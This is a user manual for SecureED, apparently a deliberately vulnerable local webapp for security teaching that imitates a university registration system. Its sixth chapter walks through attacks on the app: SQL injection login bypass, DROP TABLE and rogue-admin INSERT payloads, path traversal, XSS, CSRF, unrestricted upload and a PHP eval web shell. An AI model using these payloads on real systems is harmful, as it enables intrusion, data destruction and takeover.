

SecureED.

User manual

Abstract

SecureED. is a webapp that simulates a university registration system. It allows students to try to break the app, using various vulnerabilities and exploits. The software also resets itself to its initial settings following a session, allowing users to try various things without worrying about destroying their installation.

This document contains the manual of how to use SecureED. The rest of the document is ordered as follows: Chapter 1 describes the system requirements. Chapter 2 contains an explanation of how to start the program. Chapter 3 includes instructions for Professors to enter grades. Chapter 4 includes instructions for Students to search for and register for courses. Chapter 5 includes instructions for admins to add, search and edit non-admin user accounts. Chapter 6 describes vulnerabilities and provides explicit examples of their implementations.

This document describes functionality of SecureED. v. 1.0, dated 11 November 2021.

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1 REQUIREMENTS

1.1 SYSTEM REQUIREMENTS

SecureED. is written in HTML, CSS, Javascript, and PHP, and was built and tested on Google Chrome v89 – thus, Chrome is the recommended browser. Otherwise, all libraries are included in the installation folder. Screen resolutions above 1920x1080, and aspect ratios greater than 16:9, are untested, and thus unsupported.

Works best with Mozilla Firefox web browser (not run in private mode)

2 GETTING STARTED


2.1 INSTALLATION

Unzip the file to the folder of your choice. All of the necessary libraries are included – no setup is required.

2.2 START-UP

SecureED. is portable, thus self-contained. To start the webserver, please do the following:

1. Navigate to the root folder of your installation.
2. Execute startup.bat





```
C:\Windows\system32\cmd.exe - CALL webserv.bat
[Fri May 7 10:24:01 2021] PHP 7.4.15 Development Server (http://localhost:8000) started
[Fri May 7 10:24:01 2021] [::1]:50063 Accepted
[Fri May 7 10:24:01 2021] [::1]:50063 [200]: GET /public/index.php
[Fri May 7 10:24:01 2021] [::1]:50063 Closing
[Fri May 7 10:24:01 2021] [::1]:50064 Accepted
[Fri May 7 10:24:01 2021] [::1]:50064 [200]: GET /resources/secure_app.css
[Fri May 7 10:24:01 2021] [::1]:50064 Closing
[Fri May 7 10:24:01 2021] [::1]:50065 Accepted
[Fri May 7 10:24:01 2021] [::1]:50065 [200]: GET /resources/Header_Lock_Image.svg
[Fri May 7 10:24:01 2021] [::1]:50065 Closing
```

Your default browser will be opened, and you will be presented with a login screen. Note the command prompt opened in the background – **DO NOT CLOSE THIS** until you want to end your session! Upon closing the command prompt in the background, your session will be terminated, and all data will be reset to their default values.

2.3 LOG IN

Enter a username and password into the spaces provided, and then press “Submit”.

 **Secure ED.**

Log In

Username:

Password:

[\[Forgot password?\]](#)

Note: If you have forgotten your credentials, please select “Forgot password?”. See the next section for information regarding how to recover your password.

2.4 FORGOT PASSWORD

In order to recover a lost password:

1. Click “Forgot Password?” on the Log In page.

 **Secure ED.**

Log In

Username:

Password:

[\[Forgot password?\]](#)



2. On the next page, please enter your email in the provided field, and select “Submit”.


 **Secure ED.**

Forgot Password

Please enter your email:

Email:

3. You will then be asked the security question associated with that account.


 **Secure ED.**

Forgot Password

Where were you born?

Answer:

4. Enter the correct answer, and you will be taken to a page that will allow you to change your password.

 **Secure ED.**

Forgot Password

Please enter your new password below.

New Password:

Confirm password:

Note: Be sure that the contents of the New Password and the Confirm Password fields match!

2.5 LOG OUT

After you have successfully logged in, you may log out at any time. To do so, click on the “Log Out” button on the top pane of any page.




2.6 CLOSING THE PROGRAM

To close the program, close your browser and exit the command prompt window. The program will reset itself to its default values the next time you run startup.

3 FACULTY

3.1 DASHBOARD



3.2 ENTER GRADES

3.2.1 DESCRIPTION

The Enter Grades functionality allows a faculty member to add final grades to a course, using a .csv (comma-separated values) file.

3.2.2 CSV FORMAT

Uploaded files must be comma separated text values, in the following format:

```
USER_ID,GRADE
USER_ID,GRADE
USER_ID,GRADE
```


...

e.g.:

```
927066652,A
927190481,F
927201552,C
927237023,B
927369978,D
927410321,F
927512079,A
927535222,A
927565074,B
927600214,C
927620146,A
927671464,F
927694539,C
927790514,B
```

3.2.3 INSTRUCTIONS


1. From the Dashboard, select “Enter Grades”.



The screenshot shows the top navigation bar of the Secure ED system. On the left is a circular icon with a padlock. In the center, the text "Secure ED." is displayed. On the right, there is a "Log Out" button. Below the navigation bar, the heading "Faculty Dashboard" is visible. Underneath this heading, there is a button labeled "Enter Grades".



2. On the following page, enter the Course ID (CRN).




The screenshot shows the "Enter Grades" page in the Secure ED system. The top navigation bar is identical to the previous screenshot, with the "Secure ED." header and "Log Out" button. Below the navigation bar, the heading "Enter Grades" is displayed. Underneath this heading, there is a form with a "Course ID" field containing the value "12345". Below the "Course ID" field, there is a "Browse..." button and the text "No file selected.". At the bottom of the form, there are two buttons: "Submit" and "Cancel".

3. Select “Browse”.
4. Select a .csv file from your computer (see 3.2.2 for correct formatting).
5. Select submit to upload the file.

4 STUDENTS

4.1 DASHBOARD

 **Secure ED.**

Log Out

Student Dashboard

Course Search


4.2 COURSE SEARCH

4.2.1 DESCRIPTION

Course search allows students to find current, past and future courses.

4.2.2 INSTRUCTIONS

1. From the Dashboard, select “Course Search”.
2. On the following page, enter information relevant to the course you may be interested in.

 **Secure ED.**

Dashboard Log Out

Course Search

Search Filters:

Semester: Department:
Course Name: Course ID:

Results:

<u>Course Name</u>	<u>Course ID</u>	<u>Professor</u>	<u>Semester</u>	<u>Location</u>
--------------------	------------------	------------------	-----------------	-----------------

3. Select search.

Course Search

Search Filters:

Semester:

Department:

Course Name:

Course ID:

Search



Results:

<u>Course Name</u>	<u>Course ID</u>	<u>Professor</u>	<u>Semester</u>	<u>Location</u>	
Intro to CyberSecurity	123	gsinclair@email.com	Fall 2030	Building A	<input type="button" value="Enroll"/>
Intro to CyberSecurity	1343	gsinclair@email.com	Fall 2030	Building X	<input type="button" value="Enroll"/>
Intermediate CyberSecurity II	5000	scienceguy@email.com	Fall 2030	Building X	<input type="button" value="Enroll"/>

4. For a list of sections, select enroll.

<u>Semester</u>	<u>Location</u>	
Fall 2030	Building A	<input type="button" value="Enroll"/>
Fall 2030	Building X	<input type="button" value="Enroll"/>
Fall 2030	Building X	<input type="button" value="Enroll"/>

5. You will be presented with a list of sections to browse.

Course Enroll

Intro to CyberSecurity (Fall 2030)					
<u>Course Code</u>	<u>Section</u>	<u>Professor</u>	<u>Time</u>	<u>Location</u>	
CYBR 2200	A	gsinclair@email.com	8:30:AM - 9:45:AM	Building A	Enroll
CYBR 2200	A	gsinclair@email.com	8:31:AM - 9:46:AM	Building X	Enroll

Note: If you don't wish to enroll at this time, you can always select "Dashboard" to return to your landing page without enrolling in a class!

4.3 COURSE ENROLL

4.3.1 DESCRIPTION

After finding a course using Course Search, a student can enroll in a section of the course.

4.3.2 INSTRUCTIONS

1. Find a course per the instructions in 4.2.2.
2. Select "Enroll" to bring up a list of sections.
3. Select "Enroll" next to the section you wish to enroll in.

Course Enroll


Intro to CyberSecurity (Fall 2030)					
<u>Course Code</u>	<u>Section</u>	<u>Professor</u>	<u>Time</u>	<u>Location</u>	
CYBR 2200	A	gsinclair@email.com	8:30:AM - 9:45:AM	Building A	Enroll
CYBR 2200	A	gsinclair@email.com	8:31:AM - 9:46:AM	Building X	Enroll

You will automatically be returned to your dashboard.



5 ADMINISTRATORS

5.1 DASHBOARD




5.2 CREATE ACCOUNT

5.2.1 DESCRIPTION

Allows the administrator account to create new accounts for new users. This is the only way to create a new account!


5.2.2 INSTRUCTIONS

1. From the Dashboard, select "Create Account".



2. On the following page, select the account type.

Note: Admin accounts cannot be created!



Secure ED.

[Dashboard](#) [Log Out](#)

Create Account

Account type: Faculty ▼

First Name:

Last Name:

Date of Birth:

Rank:

Instructor ▼

Email:

Confirm Email:

Password:

Confirm Password:

Security Question:

Answer:

[Submit](#)

[Cancel](#)

3. Enter the user's:

- First and Last Name
- Date of Birth
- Rank (faculty) or Year (students)
- Email
- Password
- Security Question
- Answer (to Security Question)

4. Confirm the user's e-mail and password, and re-enter them in their respective confirmation fields.

5. Select "Submit".


5.3 USER SEARCH

5.3.1 DESCRIPTION

Allows administrators to search for users using filters.

5.3.2 INSTRUCTIONS

- 1. From the Dashboard, select “User Search”.
- 2. Select an account type, and a Rank (faculty) or Year (students).
Note: These two fields are mandatory!



Secure ED.

[Dashboard](#) | [Log Out](#)

User Search

Search Filters:

Account type:

Faculty

Rank:

Instructor

First Name:

Last Name:

Date of Birth:

mm / dd / yyyy

Email:

Search

Results:

<u>Name</u>	<u>DOB</u>	<u>Email</u>	<u>Rank</u>
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- 3. Enter any more relevant information into the fields provided.
- 4. Select “Search”.

Search Filters:

Account type: Year:

First Name: Last Name:

Date of Birth:

Email:

Results:

<u>Name</u>	<u>DOB</u>	<u>Email</u>	<u>Year</u>	
Main, Wallace	6/20/1975	wmain@email.com	Freshman	<input type="button" value="Edit"/>
Burton, Evelyn	5/21/1981	eburton@email.com	Freshman	<input type="button" value="Edit"/>
Hargrove, Wendell	8/9/1971	whargrove@email.com	Freshman	<input type="button" value="Edit"/>
Degreeenia, John	2/2/1960	jdegreeenia@email.com	Freshman	<input type="button" value="Edit"/>

A list of matching accounts will appear below.

5.4 EDIT ACCOUNT

5.4.1 DESCRIPTION

Allows an administrator to edit a non-administrator account.


5.4.2 INSTRUCTIONS

1. Find a user per the instructions in 5.3.2.
2. Select “Edit” to the right of the user’s information.

Results:

<u>Name</u>	<u>DOB</u>	<u>Email</u>	<u>Year</u>	
Main, Wallace	6/20/1975	wmain@email.com	Freshman	<input type="button" value="Edit"/>
Burton, Evelyn	5/21/1981	eburton@email.com	Freshman	<input type="button" value="Edit"/>
Hargrove, Wendell	8/9/1971	whargrove@email.com	Freshman	<input type="button" value="Edit"/>
Degreeenia, John	2/2/1960	jdegreeenia@email.com	Freshman	<input type="button" value="Edit"/>
Simpson, Nestor	4/9/1959	nsimpson@email.com	Freshman	<input type="button" value="Edit"/>
Neff, James	10/18/1954	jneff@email.com	Freshman	<input type="button" value="Edit"/>

3. Make any desired changes to the prepopulated data in the fields provided.

**Secure ED.**

DashboardLog Out

Edit Account

Account type: Student ▼

First Name: Evelyn

Last Name: Burton

Date of Birth: 05 / 21 / 1981

Year: Freshman

Email: eburton@email.com

Confirm Email: eburton@email.com

Password:

Confirm Password:

Security Question: Who is your best friend?

Answer: Delores

SubmitCancel

Note: Don't forget to confirm any changes to the e-mail or password!

4. Select "Submit".

6 VULNERABILITIES

This section contains the vulnerabilities in the application. Simply follow the steps to see examples of each vulnerability. **Some of these vulnerabilities will alter the behavior of the application. Restarting the application (running startup.bat) will reset the application to its original configuration. Use Mozilla Firefox browser (not in private mode) for best results.**

6.1 IMPROPER INPUT VALIDATION

<i>Improper Input Validation</i> occurs when input or data is not properly checked to ensure that it can be processed correctly.		
##	Instructions	Result
Ex.1	<ol style="list-style-type: none">1. Go to the Login page: <code>http://localhost:8000/public/index.php</code>2. Enter the following for username: <code>' OR 1=1;</code>3. Leave the <i>Password</i> field blank.4. Click “Submit”5. When done, click “Log Out”	<p>Both the username and password fields are not validated</p> <p>This bypasses the login using a Boolean attack, allowing you to access the admin account.</p> <p><i>Also SQL Injection</i> <i>Also Improper Access Control</i></p>

6.2 PATH TRAVERSAL

<i>Path Traversal</i> occurs when users are able to access parts of the web app that they are not supposed to be able to access, due to a lack of proper pathname restrictions. Potentially, methods can be employed which will allow an attacker to access directories that are not normally public, such as the root folder.		
##	Instructions	Result
Ex.1	<ol style="list-style-type: none">1. Navigate to <code>http://localhost:8000/public/../../</code>2. Click on the folder db3. Click to download the database <code>persistentconndb.sqlite</code>4. Go to the login page <code>http://localhost:8000/public/index.php</code>	<p>This will download the database, which should not be directly accessible.</p> <p><i>Also Improper Access Control</i> <i>Also Exposure of Sensitive Information</i></p>

6.3 CROSS-SITE SCRIPTING

Cross-Site Scripting is a type of attack whereby malicious script is injected into a site to be run on the client.

##	Instructions	Result
Ex.1	<ol style="list-style-type: none">Go to the Login page: <i>http://localhost:8000/public/index.php</i>Enter the following for username: <i>admin@email.com</i>Enter the following for password: <i>Password1</i>Click “Submit”Click “User Search”For “Account Type” select “Student”For “Year” select “Junior”Click “Search”Click “Edit” to change a student’s information.For “First Name” enter the following: <i><iframe height="166" src="https://www.youtube.com/embed/dQw4w9WgXcQ ?autoplay=1" frameborder="0" allow="autoplay; encrypted-media; picture-in-picture" allowfullscreen></iframe></i>Click “Submit”Repeat steps 6 to 8When done, click “Log Out”	<p>This puts a video on the search results.</p> <p><i>Also Improper Input Validation</i></p>

6.4 SQL INJECTION

SQL Injection is an insertion of an SQL query in a field or file where other inputs are expected, potentially revealing sensitive data or modifying the database.		
##	Instructions	Result
Ex.1	<p>Note: This will delete portions of the database and the application will need to be restarted.</p> <ol style="list-style-type: none"> Navigate to Forgot Password page: <i>http://localhost:8000/public/ForgotPassword.php</i> Enter the following for “Email”: <i>scienceguy@email.com</i> Click “Submit” Enter the following for “Answer”: <i>Charity Nye</i> Click “Submit” Enter the following for “New Password” <u>and</u> “Confirm Password”: <i>'; DROP TABLE User;</i> Click “Submit” Enter the following for username: <i>admin@email.com</i> Enter the following for password: <i>Password1</i> Click “Submit” (Note: you won’t be able to login) Since the User Table has been deleted, restart the application (run the batch file startup) 	<p>This will drop the User table. The application will no longer recognize any users.</p> <p><i>Also Improper Input Validation</i></p>
Ex.2	<ol style="list-style-type: none"> Navigate to Forgot Password page: <i>http://localhost:8000/public/ForgotPassword.php</i> 	<p>This will add a new admin account for Hacker Man.</p>

	<p>2. Enter the following for “Email”:</p> <p><i>scienceguy@email.com</i></p> <p>3. Click “Submit”</p> <p>4. Enter the following for “Answer”:</p> <p><i>Charity Nye</i></p> <p>5. Click “Submit”</p> <p>6. Enter the following for “New Password” and “Confirm Password”:</p> <p><i>'='a'; INSERT INTO User (UserID, Email, AccType, Password, FName, LName, DOB, Year, Rank, SQuestion, SAnswer) VALUES ('10000000', 'hackerman@getrekt.com','I', '111', 'Hacker', 'Man', '1111-11-11', NULL, NULL, 'get', 'rekt');'-- = ' '='a'; INSERT INTO User (UserID, Email, AccType, Password, FName, LName, DOB, Year, Rank, SQuestion, SAnswer) VALUES ('10000000', 'hackerman@getrekt.com','I', '111', 'Hacker', 'Man', '1111-11-11', NULL, NULL, 'get', 'rekt');'--';</i></p> <p>7. Login as hacker by entering the following for username:</p> <p><i>hackerman@getrekt.com</i></p> <p>8. Enter the following for password:</p> <p><i>111</i></p> <p>9. Click “Submit”</p> <p>10. When done, click “Log Out”</p>	<p><i>Also Improper Input Validation</i></p>
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6.5 EXPOSURE OF SENSITIVE INFORMATION

Exposure of Sensitive Information, as the name suggests, is any information in a web app’s code, pages, or file structure, which is sensitive in nature. This can include things like private user information, business information, or any other data that should otherwise be considered confidential.

##	Instructions	Result
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Ex.1	1. Try to login without entering a username or password	This will dump debugging info to the screen.
Ex.2	<p>1. Go to the Login page:</p> <p><i>http://localhost:8000/public/index.php</i></p> <p>2. Enter the following for username:</p> <p><i>admin@email.com</i></p> <p>3. Enter the following for password:</p> <p><i>Password1</i></p> <p>4. Click "Submit"</p> <p>5. Click "User Search"</p> <p>6. Right-click on the page and select "view source"</p> <p>7. Scroll to the bottom of the page</p> <p>8. Right-click to copy the link at:</p> <p><i><script async src="../resources/usersearchdisplay.js"></script></i></p> <p>9. Or copy the link below:</p> <p><i>http://localhost:8000/resources/usersearchdisplay.js</i></p> <p>10. Paste the link into browser (navigate to page)</p>	View detailed implementation information with developer's comments.

6.6 UNRESTRICTED FILE UPLOAD

<i>Unrestricted File Upload</i> is an exploit whereby files of an unrestricted type can be uploaded, especially types which were not intended to be uploaded by the web designers.		
##	Instructions	Result
Ex.1	<p>1. Go to the Login page:</p> <p><i>http://localhost:8000/public/index.php</i></p> <p>2. Enter the following for username:</p> <p><i>scienceguy@email.com</i></p> <p>3. Enter the following for password:</p>	<p>The system uploads an incorrect (and potentially malicious) file that is accessible.</p> <p><i>Also Improper Input Validation</i> <i>Also Improper Access Control</i></p>

	<p><i>Password2</i></p> <ol style="list-style-type: none"> Click “Submit” Click “Enter Grades” Enter anything for the Course ID Click “Browse” and select the file named “HelloWorld.php”. It should be in the folder named “payloads” in the application folder. Click “Submit” Navigate to the following link: <p><i>http://localhost:8000/uploads/HelloWorld.php</i></p> <ol style="list-style-type: none"> When done, go back to the previous page and click “Log Out” 	
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6.7 IMPROPER ACCESS CONTROL

<i>Improper Access Control</i> is when the application does not provide access to a resource appropriate to the access level of the user.		
##	Instructions	Result
Ex.1	<ol style="list-style-type: none"> Go to the Login page: <p><i>http://localhost:8000/public/index.php</i></p> <ol style="list-style-type: none"> Enter the following for username: <p><i>student@email.com</i></p> <ol style="list-style-type: none"> Enter the following for password: <p><i>Password5</i></p> <ol style="list-style-type: none"> Click “Submit” Navigate to the following link: <p><i>http://localhost:8000/public/enter_grades.php</i></p> <ol style="list-style-type: none"> When done, go back to the previous page and click “Log Out” 	A functionality that is intended for faculty user is accessible to student user

6.8 IMPROPER AUTHENTICATION

<i>Improper Authentication</i> is when an app does not properly check the claimed identity of an actor.		
##	Instructions	Result
Ex.1	<ol style="list-style-type: none">Go to the Login page: <i>http://localhost:8000/public/index.php</i>Enter the following for username: <i>scienceguy@email.com</i>Enter the following for password: <i>1e031774109ee2e6ac244e778ca579d5199e94fa3753848a3180e9d2e27e8ff7</i>Click “Submit”When done, go back to the previous page and click “Log Out”	This logs in with a hashed password, instead of requiring the actual password itself.

6.9 CROSS-SITE REQUEST FORGERY

<i>Cross-Site Request Forgery</i> is an attack whereby a user can be made to do things on their account that they don't want to do, often via phishing or social engineering.		
##	Instructions	Result
Ex.1	<p>Note: Requires Mozilla Firefox (Do not run private mode)</p> <ol style="list-style-type: none">Go to the Login page: <i>http://localhost:8000/public/index.php</i>Enter the following for username: <i>admin@email.com</i>Enter the following for password: <i>Password1</i>Click “Submit”Find the file named “cutecat.html”. It should be in the folder named “payloads” in the application folder.Double-click or open the file using a web browser.Go back to the SecureED application and click “Log Out”	This will create a new admin account for Hacker Woman.

	<p>8. Login as hacker by entering the following for username:</p> <p style="text-align: center;"><i>fake@email.com</i></p> <p>9. Enter the following for password:</p> <p style="text-align: center;"><i>csrf</i></p> <p>10. Click “Submit”</p>	
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6.10 CODE INJECTION

Code Injection is any injection of malicious code, whether by Unrestricted File Upload, Cross-Site Scripting, SQL Injection, or any other method. This example demonstrates PHP code injection via unrestricted file upload.

##	Instructions	Result
Ex.1	<p>Note: You may need to turn off your antivirus software for this example.</p> <ol style="list-style-type: none"> Using a text editor, create a file with the following content: <p style="text-align: center;"><code><?php eval ("echo ".\$_REQUEST["parameter"]."); ?></code></p> Save the file as “Code.php” Go to the Login page: <p style="text-align: center;"><i>http://localhost:8000/public/index.php</i></p> Enter the following for username: <p style="text-align: center;"><i>scienceguy@email.com</i></p> Enter the following for password: <p style="text-align: center;"><i>Password2</i></p> Click “Submit” Click “Enter Grades” Enter anything for the Course ID Click “Browse” and select the file named “Code.php” (from step 2) Click “Submit” Navigate to the following link: <p style="text-align: center;"><i>http://localhost:8000/uploads/Code.php?parameter=value</i></p> 	Code is injected that allows the attacker to run php commands

	12. Navigate to the following link: <i>http://localhost:8000/uploads/Code.php?parameter=value;phpinfo();</i>	
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7 USER CREDENTIALS

Account Type	Username	Password	Security Question	Security Answer
Faculty	scienceguy@email.com	Password2	Favorite Relative?	Charity Nye
Student	student@email.com	Password5	Where were you born?	Los Angeles, CA
Admin	admin@email.com	Password1	How many siblings do you have?	0